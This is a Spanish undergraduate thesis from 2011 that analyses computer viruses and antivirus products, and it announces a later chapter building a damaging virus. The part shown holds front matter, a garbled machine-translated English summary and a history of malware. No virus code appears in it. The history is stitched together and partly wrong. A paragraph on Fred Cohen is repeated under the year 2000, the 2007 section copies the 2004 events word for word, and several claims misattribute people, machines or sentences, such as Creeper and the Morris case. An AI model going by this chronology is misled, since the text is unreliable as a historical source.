UNIVERSIDAD TÉCNICA DE COTOPAXI

UNIDAD ACADEMICA DE CIENCIAS DE LA INGENIERIA Y APLICADAS

CARRERA DE INGENIERIA EN INFORMATICA Y SISTEMAS COMPUTACIONALES

TITULO:

"ANÁLISIS Y ESTUDIO DE LOS VIRUS Y ANTIVIRUS INFORMÁTICOS DEL MERCADO LOCAL. CASO PRÁCTICO ELABORACIÓN DE UN VIRUS QUE RECOPILE LA MAYOR CANTIDAD DE PROCESOS QUE PUEDEN CAUSAR DAÑOS EN LOS COMPUTADORES."

Tesis de Grado presentado previo a la obtención del título de Ingeniero en Informática y Sistemas Computacionales

DIRECTOR DE TESIS:

LIC. MSC. MAIRA NATALIA MARTINEZ FREIRE

AUTORES:

Gualpa Cando Elsa Gabriela

Rubio Rubio Daniela Alexandra

LATACUNGA - ECUADOR

Junio – 2011

INTRODUCCIÓN

Un virus informático es un programa, elaborado por una o varias personas, en un lenguaje de programación cualquiera, cuyo propósito es causar algún tipo de daño o problema al ordenador que lo aloja.

Es bien conocido que los virus suelen ser creados por estudiantes de informática, ansiosos en probar que son los mejores programadores, con poca moral, pero también son fruto a veces de las mismas empresas que fabrican los antivirus que manipulan al mercado consumidor.

¿Antivirus? - Muy sencillo: programas dedicados a detectar y eliminar virus; por suerte, no existe un virus sin su antivirus correspondiente, aunque el problema es que es posterior siempre, es decir, los programas de virus llevarán por desgracia la delantera en todos los casos.

Si tú eres cuidadoso con los programas que utilizas, la información que introduces a tu ordenador y con los lugares que visitas en Internet, es muy posible que nunca tengas problemas con virus informáticos, lo que sí es indispensable es que tengas instalado un buen antivirus y además siempre actualizado.

Una característica común a todos los virus es que no se pueden activar por sí solos, por lo que dependerán siempre de un fichero ejecutable que los cargue en memoria. Así, se establece un vínculo de parasitismo entre un virus y el programa al que se asocia, de tal forma que cuando éste es ejecutado por el usuario el virus es cargado en memoria por el sistema operativo, a escondidas de este, y entonces es cuando puede desarrollar su acción contaminadora. Este programa anfitrión del virus puede

ser desde un video-juego hasta una simple macro, pasando por toda una gama de ficheros que contengan código ejecutable por parte del usuario o del sistema operativo.

El lenguaje de programación clásico para construir virus es el Ensamblador, ya que es un lenguaje de bajo nivel, idóneo para producir código máquina capaz de tomar el control sobre las interrupciones o de saltar de un programa a otro. Pero también es posible programar virus en Visual Basic, C++, JavaScript, en lenguajes de macro e incluso en Java.

Otras características comunes a casi todos los virus son que están formados por poca cantidad de código, pues el tener un tamaño mínimo es fundamental para evitar ser detectados y eliminados, y que se instalan y ejecutan sin el conocimiento del usuario del equipo contaminado.

En este proyecto de investigación también vamos a ver ahora una clasificación de virus basada en varias de sus características más importantes, como pueden ser su forma de contaminar, de activarse o de las partes del ordenador infectado a las que ataca. Hay que destacar que es frecuente considerar como virus a otras entidades software que igualmente atacan a un ordenador anfitrión, como troyanos, gusanos, etc. Más adelante estudiaremos este tipo de programas, centrándonos ahora en los que podemos llamar virus verdaderos.

En sus primeros tiempos, la vía principal de expansión de los virus eran los disquetes flexibles. Por entonces no existían ni el acceso a Internet ni los CD Rom, por lo que esta era la única forma posible de contagio. Aquellos virus estaban incrustados en el sector de arranque del disquete, de tal forma que cuando se usaba el mismo como disco de inicio, o inadvertidamente arrancaba el ordenador con este introducido en la disquetera, el virus se hacía con el control de equipo, copiándose en el disco duro. Posteriormente, cuando se copiaban datos a otro disquete en el

ordenador infectado, el virus se autocopiaba en este, quedando así listo para continuar su labor de infección.

Con la introducción y expansión del CD Rom, estos sustituyeron a los disquetes flexibles en la labor de medios portadores de virus, siendo la forma de contaminación análoga en ambos casos, salvo que en el CD Rom el virus espera la instalación o ejecución del programa en que se encuentra oculto.

Otra forma de propagación clásica de los virus es el correo electrónico, generalmente en forma de archivos anexos al mensaje de correo. El virus infecta un programa, y cuando este es enviado por correo y el destinatario lo abre, el virus se empieza a extender por su equipo. Una modalidad más inteligente de este tipo de contagio es cuando el virus es capaz de acceder a las libretas de direcciones del programa de correo, ya que entonces, la mayor parte de las veces sin necesidad de intervención del usuario, el virus empieza a enviar e-mails a las direcciones presentes en la libreta, enviándo a la vez el programa infectado, con lo que el proceso de contaminación continúa.

La infección por medio de ficheros ejecutables no puede realizarse sólo por medio del correo, sino que es posible coger un virus abriendo cualquier tipo de programa, generalmente ficheros del tipo EXE, COM o BAT. Así, podemos descargar un video juego de Internet, o tal vez sea la demo de un programa cualquiera que hemos encontrado en el CD Rom, el caso es que al instalar este programa o al ejecutarlo, el virus que contiene infecta nuestro ordenador, pudiendo este virus luego contaminar diferentes programas del mismo, programas que luego nosotros facilitamos a otras personas, de tal forma que el proceso contaminante continúa. Tambíen es posible el ataque de un virus por medio de un fichero con macros, como ya hemos visto. Este fichero nos puede llegar por correo, podemos descargarlo de Internet o puede llegarnos en un CD Rom o disquete flexible. El caso es que cuando abrimos este fichero, generalmente un documento de texto en formato Word, una hoja de cálculo o un fichero de base de datos tipo Excell, se ejecutan las macros del mismo, y con

ellas la que contiene el virus, infectando nuestro ordenador como se lo puede apreciar en detalle en la investigación realizada.

Este trabajo ha sido diseñado en tres capítulos:

El primero corresponde al conocimiento de algunos aspectos importantes sobre los virus que en la actualidad, su importancia, los tipos de virus, tipos de sub virus llamados así para diferenciar de acuerdo al nivel de ataque y forma de actuación dentro del computador.

En el segundo capítulo se trata de forma detallada algunos de los virus considerados los más peligrosos con unas estadísticas de los antivirus más importantes que existen en el mercado siempre haciendo hincapié que los virus se los ha realizado a lo largo de la historia mediante la utilización de herramientas de programación y en algunos casos mediante la utilización de procesadores por lotes.

En el capítulo tres se desarrolla un análisis, diseño y desarrollo de un virus tomando en cuenta el grado de ataque que uno desee en los computadores, finalmente las conclusiones con sus respectivas recomendaciones.

Se espera que está investigación sea el primer paso para que futuras generaciones de Ingenieros en Informática y Sistemas Computacionales se interesen por investigar

mucho más y realizar trabajos que sean alternativas a los textos que se pueden encontrar en una biblioteca.

PAGINA DE RESPONSABILIDAD DE AUTORÍA

Las ideas, opiniones y comentarios en este documento son de exclusiva responsabilidad de sus autoras, egresadas: Gualpa Cando Elsa Gabriela y Rubio Rubio Daniela Alexandra

…… ……..

GUALPA CANDO ELSA GABRIELA RUBIO RUBIO DANIELA ALEXANDRA

CERTIFICACIÓN

HONORABLE CONSEJO ACADÉMICO DE LA UNIDAD ACADECMICA DE CIENCIAS DE LA INGENIERIA Y APLICADAS DE LA UNIVERSIDAD TÉCNICA DE COTOPAXI.

De mi consideración.

Cumpliendo con lo estipulado en el capitulo IV, (art. 9 literal f), del reglamento del curso profesional de la Universidad Técnica de Cotopaxi, informo que las postulantes: Gualpa Cando Elsa Gabriela y Rubio Rubio Daniela Alexandra, ha desarrollado su tesis de grado de acuerdo al planteamiento formulado en el plan de tesis con el tema: **"ANÁLISIS Y ESTUDIO DE LOS VIRUS Y ANTIVIRUS INFORMÁTICOS DEL MERCADO LOCAL. CASO PRÁCTICO ELABORACIÓN DE UN VIRUS QUE RECOPILE LA MAYOR CANTIDAD DE PROCESOS QUE PUEDEN CAUSAR DAÑOS EN LOS COMPUTADORES"**, cumpliendo con los objetivos planteados.

En virtud de lo antes expuesto, considero que la presente tesis se encuentra habilitada para presentarse al acto de la defensa de tesis.

Latacunga, 3 de Mayo del 2011

Atentamente,

Lic. Maira Natalia Martínez Freire

DIRECTOR DE TESIS

AGRADECIMENTO

En primer lugar a Dios por haberme guiado por el camino de la felicidad hasta ahora; en segundo lugar a cada uno de los que son parte de mi familia

Este proyecto es el resultado del esfuerzo conjunto agradezco a nuestro profesor y amigo Ing. Patricio Navas Moya. A mis padres quienes a lo largo de toda mi vida han apoyado y motivado mi formación académica, creyeron en mí en todo momento y no dudaron de mis habilidades. A mis profesores a quienes les debo gran parte de mis conocimientos, gracias a su paciencia y enseñanza y finalmente un eterno agradecimiento a esta prestigiosa universidad la cual abrió abre sus puertas a jóvenes como nosotros, preparándonos para un futuro competitivo y formándonos como personas de bien.

Elsa Gabiela Gualpa Cando

AGRADECIMIENTO

La presente tesis es un esfuerzo en el cual directa o indirectamente participaron varias personas leyendo, opinando, corrigiendo, teniéndome paciencia, acompañándome en los momentos de crisis y en los momentos de felicidad

Agradezco a Dios creador del universo por llenar mi vida de dicha y bendiciones

Agradezco a mis queridos padres por su apoyo y su voto de confianza

Agradezco a mis hijas quienes me prestaron el tiempo que les pertenecía para terminar mi carrera

Agradezco a mis hermanos quienes cuidaron a mis hijas mientras realizaba mis estudios

Agradezco a mis amigos por su lealtad

Agradezco a mis maestros por su disposición y ayuda brindada

Daniela

DEDICATORIA

Quiero dedicar esta tesis
A mis padres por ser ellos dos, mi árbol principal que me cobijo bajo su sombra, mi madre que con su sencillez me ha ayudado a encontrar la luz cuando todo era obscuro, (+) mi padre que a pesar de la distancia siempre estuvo atento para saber cómo iba mi proceso
A mis dos hijas Jennifer y Yuleidy quienes con sus sonrisas y alegrías me demuestran que cada día vale la pena vivir

Daniela

DEDICATORIA

La concepción de este proyecto está dedicada a mis padres, pilares fundamentales en mi vida. Sin ellos, jamás hubiese podido conseguir lo que hasta ahora. Su tenacidad y lucha insaciable han hecho de ellos el gran ejemplo a seguir y destacar, no solo para mí, sino para mis hermanos y familia en general. A ellos este proyecto, que sin ellos, no hubiese podido ser.

Elsa Gabriela Gualpa Cando

ÍNDICE GENERAL

CAPÍTULO III

PROPUESTA PARA EL ANÁLISIS Y ESTUDIO DE UN VIRUS QUE RECOPILE LA MAYOR CANTIDAD DE PROCESOS QUE PUEDEN CAUSAR DAÑOS EN LOS COMPUTADORES

RESUMEN

Uno de los cambios más sorprendentes del mundo de hoy es la rapidez de las comunicaciones. Modernos sistemas permiten que el flujo de conocimientos sea independiente del lugar físico donde nos encontremos. En ese sentido, ya no sorprende la transferencia de información en tiempo real o instantáneo y debido a que el conocimiento es poder; para adquirirlo, las empresas se han unido en grandes redes internacionales para transferir datos, sonidos e imágenes, y realizar el comercio en forma electrónica, con objeto de ser más eficientes. No obstante, al unirse en forma pública se han vuelto vulnerables, pues cada sistema de computadoras involucrado en la red es un blanco potencial y apetecible para obtener información.

El escenario electrónico actual en el cual las organizaciones enlazan sus redes internas a la Internet, crece a razón de más de un 10% mensual. Al unir una red a la Internet se tiene acceso también a las redes de otras organizaciones. De la misma forma en que accedemos a la oficina del frente de nuestra Universidad, se puede recibir información de un servidor en Australia, conectarnos a una supercomputadora en Inglaterra o revisar la literatura disponible desde Alemania. Del universo de varias decenas de millones de computadoras interconectadas, no es difícil pensar que pueda haber más de una persona con perversas intenciones respecto de una organización. Por ello, es fundamental tener protegida adecuadamente la red y particularmente nuestro computadores de potenciales ataques informáticos que solo buscan dañar la información que se genera a diario por nuestras propias actividades.

Con mayor frecuencia se encuentran noticias sobre la violación de redes de importantes organizaciones por criminales informáticos desconocidos, es de conocimiento público los famosos cables de WIKILEAKS. A pesar de que la prensa ha destacado que tales intrusiones son solamente obra de adolescentes con propósitos de entretenerse o de jugar, ya no se trata de un incidente aislado de una desafortunada institución. De manera

permanente se reciben reportes de los ataques a redes informáticas, los que se han vuelto cada vez más siniestros: los archivos son alterados de forma maliciosa, las computadoras se vuelven inoperativas, se ha copiado información confidencial sin autorización, se ha reemplazado el software para agregar "puertas traseras" de entrada y miles de contraseñas han sido capturadas a usuarios inocentes; por mencionar algunas cuestiones que ya son de dominio general.

Todos nosotros sin excepción alguna vez hemos sido víctimas de ataques informáticos disfrazados con nombres extraños que sin importar el nombre se llega a la conclusión de que se tratan de virus informáticos que realizan distintos procesos que alteran el normal desenvolvimiento de las actividades empresariales.

Es por esta razón y al ser una investigación de actualidad pero con trascendencia pasada y futura se propuso analizar el trabajo de los virus y su principal implicación al desarrollar un programa informático que realice las mismas actividades de cualquiera de los virus que se encuentran en el amplio mundo del internet.

SUMMARY

One of the most surprising changes of the today world is the rapidity of the communications. Modern systems allow that the flow of knowledge is independent of the physical place where we are. In that sense, no longer it surprises the transference of information in real time or instantaneous and because the knowledge is to be able; in order to acquire it, the companies have been united in great international networks to transfer data, sounds and images, and to realize the commerce in electronic form, in order to be more efficient. However, when being united in public form they have become vulnerable, because each system of computers involved in the network is a potential and tempting target to obtain data. The present electronic scene in which the organizations connect their internal networks to the Internet, grows at the rate of more of a monthly 10%. When uniting a network to the Internet also has access to the networks of other organizations. From the same form in which we accede to the office of the front of our University, Literature available can be received information of a servant in Australia, be connected us to a supercomputer in England or be reviewed from Germany. Of the universe of several tens of millions of interconnected computers, it is not difficult to think that it can have more than a person with perverse intentions with respect to an organization. For this reason, the network is fundamental to have prote'ge'e suitably and particularly our computers of potential computer science attacks that they only look for to damage the information that is generated on a daily basis by our own activities. Most frequently the news are on the violation of networks of important organizations by unknown computer science criminals, are of public knowledge the famous cables of WIKILEAKS. Although the press is outstanding that such intrusions are only work of adolescents with intentions to entertain themselves or to play, no longer it is an isolated incident of an unfortunate institution. From permanent way reports of the attacks to computer science networks are received, those that have become more and more sinister: the archives are altered of malicious form, the computers become inoperative, has copied confidential information without authorization, software has been replaced to add “back doors” of entrance and thousands of passwords have been captured innocent users; to mention some questions that already are of general dominion. All we without exception sometimes have been victims of disguised computer science attacks with

strange names that without concerning the name reach the computer science conclusion that they are virus which they realise different processes that alter the normal unfolding of the enterprise activities. It is therefore and to the being an investigation of the present time but with past and future importance seted out to analyze the work of the virus and its main implication when developing a computer science program that realises the same activities of anyone of the virus which they are in the ample world of the Internet.

CAPITULO I

FUNDAMENTACIÓN TEÓRICA DE LOS VIRUS

1.1. INTRODUCCION

1.1.1. Sinopsis

Son, desde hace años, la mayor amenaza para los sistemas informáticos y es una de las principales causas de pérdidas económicas en las empresas y usuarios caseros. Debe quedar claro que son programas y por lo tanto han sido creados por personas con conocimientos de algunos lenguajes de programación, como por ejemplo: C++, Visual Basic, Assembler, entre otros. Estos lenguajes son tan sólo un intérprete entre el programador y el ordenador, cuanto más podamos comunicarnos con la máquina mejor nos entenderá, y más complejas acciones podremos ordenarle que haga.

Como para toda acción hay una reacción es aquí donde nacen los famosos Antivirus, que son igualmente programas, pero en esta ocasión en vez de realizar una acción dañina, se encargan de encontrar a estos programas "maliciosos" y proceder a *inhabilitarlos* y/o *eliminarlos*. Cabe resaltar que no existe un antivirus 100% efectivo ya que a diario son creados cientos de miles de virus en el mundo entre troyanos (engañan al usuario para ser ejecutaos), gusanos (función principal: reproducirse, saturar la PC y redes informáticas), backdoors (roban información de sus víctimas y entran mediante deficiencias del sistema operativo), etc.

1.1.2. Historia

Desde la aparición de los virus informáticos en 1984 y tal como se les concibe hoy en día, han surgido muchos mitos y leyendas acerca de ellos. Esta situación se agravó con el advenimiento y auge de Internet. A continuación, un resumen de la verdadera historia de los virus que infectan los archivos y sistemas de las computadoras.

1939-1949 Los Precursores

En 1939, el famoso científico matemático John Louis Von Neumann, de origen húngaro, escribió un artículo, publicado en una revista científica de New York, exponiendo su "Teoría y organización de autómatas complejos", donde demostraba la posibilidad de desarrollar pequeños programas que pudiesen tomar el control de otros, de similar estructura.

Cabe mencionar que Von Neumann, en 1944 contribuyó en forma directa con John Mauchly y J. Presper Eckert, asesorándolos en la fabricación de la ENIAC, una de las computadoras de Primera Generación, quienes construyeran además la famosa UNIVAC en 1950.

En 1949, en los laboratorios de la Bell Computer, subsidiaria de la AT&T, 3 jóvenes programadores: Robert Thomas Morris, Douglas McIlory y Victor Vysottsky, a manera de entretenimiento crearon un juego al que denominaron CoreWar, inspirados en la teoría de John Von Neumann, escrita y publicada en 1939.

Robert Thomas Morris fue el padre de Robert Tappan Morris, quien en 1988 introdujo un virus en ArpaNet, la precursora de Internet.

Puesto en la práctica, los contendores del CoreWar ejecutaban programas que iban paulatinamente disminuyendo la memoria del computador y el ganador era el que finalmente conseguía eliminarlos totalmente. Este juego fue motivo de concursos en importantes centros de investigación como el de la Xerox en California y el Massachussets Technology Institute (MIT), entre otros.

Sin embargo durante muchos años el CoreWar fue mantenido en el anonimato, debido a que por aquellos años la computación era manejada por una pequeña élite de intelectuales

A pesar de muchos años de clandestinidad, existen reportes acerca del virus Creeper, creado en 1972 por Robert Thomas Morris, que atacaba a las famosas IBM 360, emitiendo periódicamente en la pantalla el mensaje: "I'm a creeper... catch me if you can!" (soy una enredadera, agárrenme si pueden). Para eliminar este problema se creó el primer programa antivirus denominado Reaper (segadora), ya que por aquella época se desconocía el concepto de los software antivirus.

En 1980 la red ArpaNet del ministerio de Defensa de los Estados Unidos de América, precursora de Internet, emitió extraños mensajes que aparecían y desaparecían en forma aleatoria, asimismo algunos códigos ejecutables de los programas usados sufrían una mutación. Los altamente calificados técnicos del Pentágono se demoraron 3 largos días en desarrollar el programa antivirus correspondiente.

1981 La IBM PC

En Agosto de 1981 la International Business Machine lanza al mercado su primera computadora personal, simplemente llamada IBM PC. Un año antes, la IBM habían buscado infructuosamente a Gary Kildall, de la Digital Research, para adquirirle los derechos de su sistema operativo CP/M, pero éste se hizo de rogar, viajando a Miami donde ignoraba las continuas llamadas de los ejecutivos del "gigante azul".

Es cuando oportunamente aparece Bill Gates, de la Microsoft Corporation y adquiere a la Seattle Computer Products, un sistema operativo desarrollado por Tim Paterson, que realmente era un "clone" del CP/M. Gates le hizo algunos ligeros cambios y con el nombre de PC-DOS se lo vendió a la IBM. Sin embargo, Microsoft retuvo el derecho de explotar dicho sistema, bajo el nombre de MS-DOS.

El nombre del sistema operativo de Paterson era "Quick and Dirty DOS" (Rápido y Rústico Sistema Operativo de Disco) y tenía varios errores de programación (bugs).

La enorme prisa con la cual se lanzó la IBM PC impidió que se le dotase de un buen sistema operativo y como resultado de esa imprevisión todas las versiones del llamado PC-DOS y posteriormente del MS-DOS fueron totalmente vulnerables a los virus, ya que fundamentalmente heredaron muchos de los conceptos de programación del antiguo sistema operativo CP/M, como por ejemplo el PSP (Program Segment Prefix), una rutina de apenas 256 bytes, que es ejecutada previamente a la ejecución de cualquier programa con extensión EXE o COM.

1983 Keneth Thompson

Este joven ingeniero, quien en 1969 creó el sistema operativo UNIX, resucitó las teorías de Von Neumann y la de los tres programadores de la Bell y en 1983 siendo protagonista de una ceremonia pública presentó y demostró la forma de desarrollar un virus informático

1984 Fred Cohen

Al año siguiente, el Dr. Fred Cohen al ser homenajeado en una graduación, en su discurso de agradecimiento incluyó las pautas para el desarrollo de un virus.

Este y otros hechos posteriores lo convirtieron en el primer autor oficial de los virus, aunque hubieron varios autores más que actuaron en el anonimato.

El Dr. Cohen ese mismo año escribió su libro "Virus informáticos: teoría y experimentos", donde además de definirlos los califica como un grave problema relacionado con la Seguridad Nacional. Posteriormente este investigador escribió "El evangelio según Fred" (The Gospel according to Fred), desarrolló varias especies virales y experimentó con ellas en un computador VAX 11/750 de la Universidad de California del Sur.

La verdadera voz de alarma se dio en 1984 cuando los usuarios del BIX BBS, un foro de debates de la ahora revista BYTE reportaron la presencia y propagación de algunos programas que habían ingresado a sus computadoras en forma subrepticia, actuando como "caballos de troya", logrando infectar a otros programas y hasta el propio sistema operativo, principalmente al Sector de Arranque.

Al año siguiente los mensajes y quejas se incrementaron y fue en 1986 que se reportaron los primeros virus conocidos que ocasionaron serios daños en las IBM PC y sus clones.

1986 El comienzo de la gran epidemia

En ese año se difundieron los virus (c) Brain, Bouncing Ball y Marihuana y que fueron las primeras especies representativas de difusión masiva. Estas 3 especies virales tan sólo infectaban el sector de arranque de los diskettes. Posteriormente aparecieron los virus que infectaban los archivos con extensión EXE y COM

El 2 de Noviembre de 1988 Robert Tappan Morris, hijo de uno de los precursores de los virus y recién graduado en Computer Science en la Universidad de Cornell, difundió un virus a través de ArpaNet, (precursora de Internet) logrando infectar 6,000 servidores conectados a la red. La propagación la realizó desde uno de los terminales del MIT (Instituto Tecnológico de Massashussets).

Cabe mencionar que el ArpaNet empleaba el UNIX, como sistema operativo. Robert Tappan Morris al ser descubierto, fue enjuiciado y condenado en la corte de Syracuse, estado de Nueva York, a 4 años de prisión y el pago de US $ 10,000 de multa, pena que fue conmutada a libertad bajo palabra y condenado a cumplir 400 horas de trabajo comunitario.

Actualmente es un experto en Seguridad y ha escrito inumerables obras sobre el tema

1991 La fiebre de los virus

En Junio de 1991 el Dr. Vesselin Bontchev, que por entonces se desempeñaba como director del Laboratorio de Virología de la Academia de Ciencias de Bulgaria, escribió un interesante y polémico artículo en el cual, además de reconocer a su país como el líder mundial en la producción de virus da a saber que la primera especie viral búlgara, creada en 1988, fue el resultado de una mutación del virus Vienna, originario de Austria, que fuera desensamblado y modificado por estudiantes de la Universidad de Sofía. Al año siguiente los autores búlgaros de virus, se aburrieron de producir mutaciones y empezaron a desarrollar sus propias creaciones.

En 1989 su connacional, el virus Dark Avenger o el "vengador de la oscuridad", se propagó por toda Europa y los Estados Unidos haciéndose terriblemente famoso por su ingeniosa programación, peligrosa y rápida técnica de infección, a tal punto que se han escrito muchos artículos y hasta más de un libro acerca de este virus, el mismo que posteriormente inspiró en su propio país la producción masiva de sistema generadores automáticos de virus, que permiten crearlos sin necesidad de programarlos

1995 Los macro virus

A mediados de 1995 se reportaron en diversas ciudades del mundo la aparición de una nueva familia de virus que no solamente infectaban documentos, sino que a su vez, sin ser archivos ejecutables podían auto-copiarse infectando a otros documentos. Los llamados macro virus tan sólo infectaban a los archivos de MS-Word, posteriormente apareció una especie que atacaba al Ami Pro, ambos procesadores de textos. En 1997 se disemina a través de Internet el primer macro virus que infecta hojas de cálculo de MS-Excel, denominado Laroux, y en 1998 surge otra especie de esta misma familia de virus que ataca a los archivos de bases de datos de MS-Access. Para mayor información sírvanse revisar la opción Macro Virus, en este mismo módulo.

1999 Los virus anexados (adjuntos)

A principios de 1999 se empezaron a propagar masivamente en Internet los virus anexados (adjuntos) a mensajes de correo, como el Melisa o el macro virus Melissa. Ese mismo año fue difundido a través de Internet el peligroso CIH y el ExploreZip, entre otros muchos más.

A fines de Noviembre de este mismo año apareció el BubbleBoy, primer virus que infecta los sistemas con tan sólo leer el mensaje de correo, el mismo que se muestra en formato HTML. En Junio del 2000 se reportó el VBS/Stages.SHS, primer virus oculto dentro del Shell de la extensión .SHS.

2000

Los verdaderos codificadores de virus, no los que simplemente los modifican, han re-estructurado sus técnicas y empezado a demostrar una enorme malévola creatividad.

El 18 de Septiembre del 2001 el virus Nimda amenazó a millones de computadoras y servidores, a pocos días del fatídico ataque a las Torres Gemelas de la isla de Manhattan, demostrando no solo la vulnerabilidad de los sistemas, sino la falta de previsión de muchos de los administradores de redes y de los usuarios.

Los gusanos, troyanos o la combinación de ellos, de origen alemán como MyDoom, Netsky, etc. revolucionaron con su variada técnica.

No podemos dejar de mencionar la famosa "Ingeniería Social", culpable de que millones de personas caigan en trampas, muchas veces ingenuas. Los BOT de IRC y a finales del 2005 los temibles Rootkit.

Resultará imposible impedir que se sigan desarrollando virus en todo el mundo, por ser esencialmente una expresión cultural de "graffiti cibernético", así como los crackers jamás se detendrán en su intento de "romper" los sistemas de seguridad de las redes e irrumpir en ellas con diversas intencionalidades. Podemos afirmar que la eterna lucha entre el bien y el mal ahora se ha extendido al ciber espacio.

Al año siguiente, el Dr. Fred Cohen al ser homenajeado en una graduación, en su discurso de agradecimiento incluyó las pautas para el desarrollo de un virus.

Este y otros hechos posteriores lo convirtieron en el primer autor oficial de los virus, aunque hubieron varios autores más que actuaron en el anonimato.

El Dr. Cohen ese mismo año escribió su libro "Virus informáticos: teoría y experimentos", donde además de definirlos los califica como un grave problema relacionado con la Seguridad Nacional. Posteriormente este investigador escribió "El evangelio según Fred" (The Gospel according to Fred), desarrolló varias especies virales y experimentó con ellas en un computador VAX 11/750 de la Universidad de California del Sur.

2003

El año en que un concepto antiguo vuelve a sembrar pánico en Internet. El gusano Slammer (o Sapphire), utilizando una vulnerabilidad del servidor Microsoft SQL (ya corregido) logró record imaginables sólo por Nicholas C. Weaver y su teórico

gusano Warhol (ensayo donde se exploran las posibilidades de infectar el mayor número de computadoras en el menor tiempo posible).

El gusano Slammer infectó menos computadoras que CodeRed, pero actuó dos veces más rápido infectando más del 90% de las computadoras vulnerables tan sólo 10 minutos después de iniciar su propagación.

Según CAIDA (*Cooperative Association for Internet Data Analysis*), Slammer duplicaba su área de propagación cada 8,5 segundos, y alcanzó 55 millones de equipos rastreados por segundo en sólo 3 minutos, buscando nuevas computadoras vulnerables para infectarlas con el consecuente incremento de tráfico en la red.

En agosto de este año Microsoft comienza su programa de recompensas ofreciendo U$S 250.000 a quien entregue informes sobre creadores de virus.
En los primeros días del año se conoce Sobig un gusano cuyos principales aspectos a considerar, más allá del logro de su propagación (1 de cada 20 correos contenían Sobig) son su auto actualización realizada desde distintos sitios y el colapso a los que sometió a algunos servidores webs por el tráfico ocasionado por el envío de su versión F (la más propagada).

Un año después, Author Travis Group publicaría un informe anónimo dando detalles de este gusano y de sus presuntos autores, encabezados por el ruso Ruslan Ibragimov.

En agosto aparece Mimail, un gusano que si bien no utilizaba ninguna técnica original, logró una amplia repercusión.
La segunda epidemia fue causada por el gusano Blaster (o Lovesan o Msblast o Poza), que apareció en agosto aprovechando vulnerabilidades en Remote Procedure Call (RPC) de Microsoft Windows, corregidas un mes antes, para reproducirse.

El excesivo tráfico que generaba en busca de computadoras vulnerables afectó considerablemente a Internet en los días de su evolución. Contenía una rutina que intentaba conectarse a www.windowsupdate.comen una fecha determinada para ocasionar un ataque de DDoS (Distributed Denial of Service o Ataque Distribuido de Denegación de Servicio), y colapsar este servicio de Microsoft.

En este año comienzan a conocerse y a utilizarse las **botnets** (más conocidas como **redes de computadoras zombies**). Una botnet es una herramienta que puede ser utilizada con diversos fines (como el conocido proyecto SETI@home para búsqueda de vida extraterrestre), pero que actualmente han logrado su repercusión al ser utilizadas por creadores de malware para difundir sus obras dañinas. Los fines más comunes de una de estas redes son:

- Distributed Denial-of-Service Attacks (DDoS)
- Distribución de spam y phishing
- Escuchas de tráfico de red (Sniffing)
- Keylogging
- Distribución de nuevos malware
- Abuso de publicidad
- Robo masivo de datos

Los gusanos más conocidos programados para armar estas redes son **Agobot** (o Gaobot o Morphine o Phatbot o Forbot o XtremBot), **RBot** (o SDBot o UrBot o UrXBot) y **Mydoom/Mytob**, existiendo cientos de variantes de ellos y siendo modificados a diario.

La habilidad y "éxito" de estos gusanos radica en que son capaces de desactivar cualquier software de seguridad (como firewall y antivirus), explotar diversas vulnerabilidades del sistema, lograr su propagación en decenas de formas e infectar gran variedad de sistemas operativos para lograr los objetivos mencionados.
Además se comienza a hacer cada vez más popular una tendencia que se arrastra desde la aparición de los primeros códigos maliciosos. Con Internet, los virus

“famosos” están al alcance de la mano y cualquier creador con “escasa inventiva” puede tomar las partes más interesantes de cualquiera de ellos y crear su propia “arma de destrucción masiva”.

Según un estudio publicado por www.honeynet.org el tamaño de una botnet es variable y puede llegar hasta 50.000 equipos controlados por un solo grupo

2004

Este año estuvo marcado por diferentes códigos maliciosos y por algunos hechos curiosos como el combate que distintos grupos desarrolladores entablan a través de sus creaciones.

En enero aparece el destructivo **Mydoom**, un gusano que se propaga por correo electrónico y la red de intercambio de archivos Kazaa, permitiendo el control remoto del equipo infectado. Más allá de esos detalles técnicos, el objetivo primario de Mydoom era hacer caer el sitio SCO (propietaria de uno de los sistemas UNIX más difundido) y Microsoft.

El éxito al hacer caer SCO, demuestra la efectividad de las redes distribuidas (zombies) para realizar ataques de denegación de servicio. Mydoom marcó la historia como el gusano de mayor y más rápida propagación de los últimos tiempos.

En este mismo mes nace una nueva amenaza: **Bagle** (o Beagle), demostrando ser el virus más persistente e “inteligente” desde la existencia de Internet. Este gusano fue objeto de un extenso estudio que puede ser descargado desde http://www.eset-la.com/threat-center/1601-historia-virus-bagle

En febrero se desata un alto porcentaje de propagación de **Netsky**, un gusano empaquetado, que contiene su propio motor SMTP, que evita enviarse a las casas

antivirus y que se propaga a través de los recursos compartidos del sistema. Un detallado informe sobre este gusano puede ser consultado desde:

http://www.eset-la.com/threat-center/1606-netsky-viaje-tiempo

En mayo de este año comienza a circular un gusano llamado **Sasser**, buscando sistemas Microsoft Windows 2000, 2003 y XP que aún no hayan parcheado una vulnerabilidad en el proceso LSASS (Local Security Authority Subsystem), reparada por Microsoft e informado en un boletín del mes anterior.
Debido a otra recompensa ofrecida por Microsoft (la misma cantidad que en el caso de Blaster), un estudiante alemán de 18 años (**Sven Jaschan**), fue arrestado y acusado de ser el creador de este gusano. Otras investigaciones permitieron vincular a este mismo estudiante con Netsky, previamente analizado.

Posteriormente, el adolescente declaró que su "intención original era crear un virus llamado Netsky para combatir al Mydoom y al Bagle, borrándolos de las computadoras infectadas".

En esta misma fecha, otro joven de 21 años, fue detenido en Alemania confesando haber creado junto con otras personas, el gusano Agobot previamente mencionado.

2007

Este año estuvo marcado por diferentes códigos maliciosos y por algunos hechos curiosos como el combate que distintos grupos desarrolladores entablan a través de sus creaciones.

En enero aparece el destructivo **Mydoom**, un gusano que se propaga por correo electrónico y la red de intercambio de archivos Kazaa, permitiendo el control remoto del equipo infectado. Más allá de esos detalles técnicos, el objetivo primario de

Mydoom era hacer caer el sitio SCO (propietaria de uno de los sistemas UNIX más difundido) y Microsoft.

El éxito al hacer caer SCO, demuestra la efectividad de las redes distribuidas (zombies) para realizar ataques de denegación de servicio. Mydoom marcó la historia como el gusano de mayor y más rápida propagación de los últimos tiempos.

En este mismo mes nace una nueva amenaza: **Bagle** (o Beagle), demostrando ser el virus más persistente e "inteligente" desde la existencia de Internet. Este gusano fue objeto de un extenso estudio que puede ser descargado desde

http://www.eset-la.com/threat-center/1601-historia-virus-bagle

En febrero se desata un alto porcentaje de propagación de **Netsky**, un gusano empaquetado, que contiene su propio motor SMTP, que evita enviarse a las casas antivirus y que se propaga a través de los recursos compartidos del sistema. Un detallado informe sobre este gusano puede ser consultado desde:

http://www.eset-la.com/threat-center/1606-netsky-viaje-tiempo

